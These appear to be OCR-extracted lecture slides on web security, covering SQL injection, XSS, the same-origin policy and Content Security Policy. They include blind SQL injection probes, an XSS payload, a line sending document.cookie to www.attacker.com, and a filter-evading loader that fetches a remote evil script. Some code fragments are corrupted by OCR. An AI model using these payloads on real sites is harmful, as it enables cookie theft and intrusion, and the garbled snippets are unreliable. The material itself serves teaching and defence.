
Web applications will often escape the ‘ and “ characters

- E.g., PHP Magic quotes feature automatically escapes ‘
- E.g., PHP addslashes ($str) → escape quotes using \

Numbers in SQL statements can be also exploited

Example: logout.php?id=10&name=john

```
INSERT INTO users (id, name) VALUES ($id, addslashes($str))
```




http://xkcd.com/327/

Blind SQL Injection

Performing SQL injection when application code is not available

Database schema may be learned through returned error messages



Blind SQL Injection

Performing SQL injection when application code is not available

Database schema may be learned through returned error messages

A typical countermeasure is to prohibit the display of error messages

Your application may still be vulnerable to blind SQL injection

Example: pressRelease.jsp?id=5

How can we inject statements into the application and exploit it?

Trial and error: pressRelease.jsp?id=5 AND 1=1

If an injection is possible the injected SQL will always be true → the same result will be returned

If an injection is **not** possible the injected SQL will be interpreted as a value → error will occur and something else will be returned

Example: pressRelease.jsp?id=5

How can we inject statements into the application and exploit it?

Trial and error: pressRelease.jsp?id=5 AND 1=1

If an injection is possible the injected SQL will always be true → the same result will be returned

If an injection is **not** possible the injected SQL will be interpreted as a value → error will occur and something else will be returned

Can also learn more things:

```
pressRelease.jsp?id=5 AND
user_name()='h4x0r'
```

Example: pressRelease.jsp?id=5

How can we inject statements into the application and exploit it?

Trial and error: pressRelease.jsp?id=5 AND 1=1

If an injection is possible the injected SQL will always be true → the same result will be returned

If an **SELECT title, description FROM pressReleases WHERE id=$id;** be inter thing else

Can also learn more things:

```
pressRelease.jsp?id=5 AND
user_name()='h4x0r'
```

Second Order SQL Injection

SQL is injected into an application, but the SQL statement is invoked at a later point in time (e.g., statistics page, etc.)

Possible even if application escapes single quotes

create_user.php?uname=john')--

SERVER

```
string safe_uname = mysqli::escape_string($_GET["uname"]);
...
... "INSERT INTO users (uid, uname) VALUES (10, 'john\')--')" ...
```

logout.php?uid=10

SERVER

```
$uname = "SELECT uname FROM users WHERE uid=10;"...
...
... "INSERT logout VALUES (ts, uname) VALUES (now(), uname='john')--'" ...
```

Secure Coding Practices

Developers must never allow client-supplied data to modify SQL statements

SQL statements required by application should be stored procedures on the DB server

Use prepared statements

- http://php.net/manual/en/mysqli.prepare.php

```
$stmt = $mysqli->prepare("SELECT District FROM City WHERE Name=?“);

$stmt->bind_param("s", $city);
```


Secure Coding Practices

Developers must never allow client-supplied data to modify SQL statements

SQL statements required by application should be stored procedures on the DB server

Use prepared st

- http://ph qli.prepare.php




```
$stmt = $mysqli->prepare( L trict FROM City WHERE Name=?“);

$stmt->bind_param("s", $city);
```

Securely insert data in statement

Hints that a Web Application is Broken

Developers are notorious for leaving statements like FIXME, Code Broken, Hack, etc. inside released source code


- Always review the source code for any comments denoting passwords, backdoors, or omissions

“Hidden” fields (<input type=“hidden“…>) are sometimes used to store temporary values in Web pages

- Not so hidden and can be easily changed
- Browser debugging add-ons facilitate this (e.g., FireBug)

Attacks Against the Client-side

The Client Side



JavaScript

JavaScript is embedded into web pages to support dynamic client-side behavior

Typical uses of JavaScript include:

- Dynamic interactions (e.g., the URL of a picture changes)
- Client-side validation (e.g., has user entered a number?)
- Form submission
- Document Object Model (DOM) manipulation

Developed by Netscape as a light-weight scripting language with object-oriented capabilities

- later standardized by ECMA
- after some stagnation, JS has made a major comeback

JavaScript in Webpages

Embedded in HTML as a <script> element

- Written directly inside a <script> element
  - <script> alert("Hello World!") </script>
- In a file linked as src attribute of a <script> element

  <script type="text/JavaScript" src="functions.js"></script>

Event handler attribute

<a href="http://www.yahoo.com" onmouseover="alert('hi');">

Pseudo-URL referenced by a link

Click me


The Good…And The Bad

The user's environment is protected from malicious JavaScript code by a "sandboxing" environment

JavaScript programs are protected from each other by using compartmentalizing mechanisms

JavaScript code can only access resources associated with its origin site (same-origin policy)

Same Origin Policy



Browser prohibits interaction because content comes from different remote sites

Domains vs Subdomains


Subdomains

- E.g., ***private.example.com*** vs ***forum.example.com***
- Considered different origin
- Possibility to relax the origin to ***example.com*** using *document.domain*
- Possibility to use cookies on ***example.com***


Completely separate domains

- E.g., ***private.example.com*** vs ***exampleforum.com***
- Considered different origin, without possibility of relaxation
- No possibility of shared cookies

Subdomains and Domain Relaxation



Subdomains and Domain Relaxation



DOMAIN RELAXATION

```
document.domain = "example.com";
```

Cross-site scripting (XSS)


Simple attack, but difficult to prevent

An attacker in some way injects malicious scripts in the web page visited by the victim

The user's browser cannot distinguish that the injected script is not trusted

- That is, the script comes from the same source as the trusted content

Same Origin Policy



Browser cannot distinguish between good and bad scripts and grants full access

XSS Classes

Stored attacks are those where the injected code is permanently stored on the target servers, such as in a database, in a message forum, visitor log, comment field, etc.

- Requires that the victim browses to the Web site

Reflected attacks are those where the injected code is reflected off the web server, such as in an error message, search result, or any other response that includes some or all of the input sent to the server as part of the request

- Delivered to victims as a link through an e-mail or another website

Simple XSS Example


- Suppose a Web application (*text.pl*) accepts a parameter *msg* and displays its contents in a form:

```
$query = new CGI;
$directory = $query->param("msg");
print "
<html><body>
<form action="displaytext.pl" method="get">
$msg <br>
<input type="text" name="txt">
<input type="submit" value="OK">
</form></body></html>";
```

Unvalidated input!

Simple XSS Example

Example: … /text.pl?msg=HelloWorld



Simple XSS Example

JavaScript code can be injected into the page

- Example: /text.pl?msg=<script>alert(“I 0wn you”)</script>

Using document.cookie identifier in JavaScript, we can steal cookies and send them to our server

We can e-mail this URL to thousands of users or plant the url in youtube comments and wait

Exfiltrating Information

Replace URLs with a page under the attacker's control

- Example: document.images[0].src = "www.attacker.com/"+ document.cookie;
- Filtered quotes can be replaced with the unicode equivalents \u0022 and \u0027

Form redirecting → redirect the target of a form to steal the form values (e.g., passwd)

Attackers Are Creative

Example: bypassing filters that look for “/”

```
var n = new RegExp(“http:  myserver evilscr.js”);
forslash = location.href.charAt(6);
space = n.source.charAt(5);
s = n.source.split(space).join(forslash);

var createScript = document.createElement('script');
createScript.src = the_script;
document.getElementsByTagName('head')[0]
                      .appendChild(createScript);
```

DOM-based XSS

URL

```
http://www.example.com/search?name=<script>alert('XSS');</script>
```

Web page source code

```
<script>
  name = document.URL.substring(document.URL.indexOf("name=")+5);
         document.write("<h1>Welcome " + name + "</h1>");
</script>
```

Resulting page

```
<h1>Welcome <script>alert('XSS');</script></h1>
```

How Much Code Can Be Injected

Attacker can include scripts in remote URLs

Example: img src='http://valid address/clear.gif' onload='document.scripts(0).src="http://myserver/evilscript.js

Content Security Policy (CSP)

Separate code and data

- Define trusted code sources
- Inline assembly considered harmful

Example:

```
Content-Security-Policy: default-src https://cdn.example.net; frame-src 'none'; object-src 'none‘; image-src self;
```

Great if you are writing something from scratch

Not so great if you have to rewrite something to CSP

```
<script>
  function doAmazingThings() {
    alert('YOU ARE AMAZING!');
  }
</script>
<button onclick='doAmazingThings();'>Am I amazing?</button>
```

Can be harmful

Better way

```
<!-- amazing.html -->
<script src='amazing.js'></script>
<button id='amazing'>Am I amazing?</button>
```

```
// amazing.js
function doAmazingThings() {
  alert('YOU ARE AMAZING!');
}
document.addEventListener('DOMContentReady', function () {
  document.getElementById('amazing').addEventListener('click',
doAmazingThings);
});
```

Content Security Policy v2

CSP was great in theory but still hasn't caught up in practice

CSP v2.0 supports two new features to help adopt CSP

- Script nonces for inline scripts
- Hashes for inline scripts
- Read more here:
  - https://blog.mozilla.org/security/2014/10/04/csp-for-the-web-we-have/

Content Security Policy v2

Script nonces for inline scripts

- [HTTP Header] Content-security-policy: default-src 'self'; script-src 'nonce-2726c7f26c‘
- [HTML] <script nonce="2726c7f26c">… </script>

Hashes for inline scripts

- [HTTP Header] content-security-policy: script-src 'sha256-cLuU6nVzrYJlo7rUa6TMmz3nylPFrPQrEUpOHllb5ic=‘
- [HTML] <script> … </script>

Other Defenses

Application-level firewalls

- Filtering bad inputs

Browser filters try to eliminate obvious XSS reflection attacks

Escape user input

Static code analysis

Third Parties

What if an attacker can not find an XSS vulnerability in a website?

Can he somehow still get to run malicious JavaScript code?

Perhaps… by abusing existing trust relationships between the target site and other sites

JavaScript Libraries

Today, a lot of functionality exists, and all developers need to do is link it in their web application

- Social widgets
- Analytics
- JavaScript programming libraries
- Advertising
- …

Remote JavaScript Libraries

mybank.com

```
<html>

…

<script src=http://www.foo.com/a.js> </script>

…

</html>
```

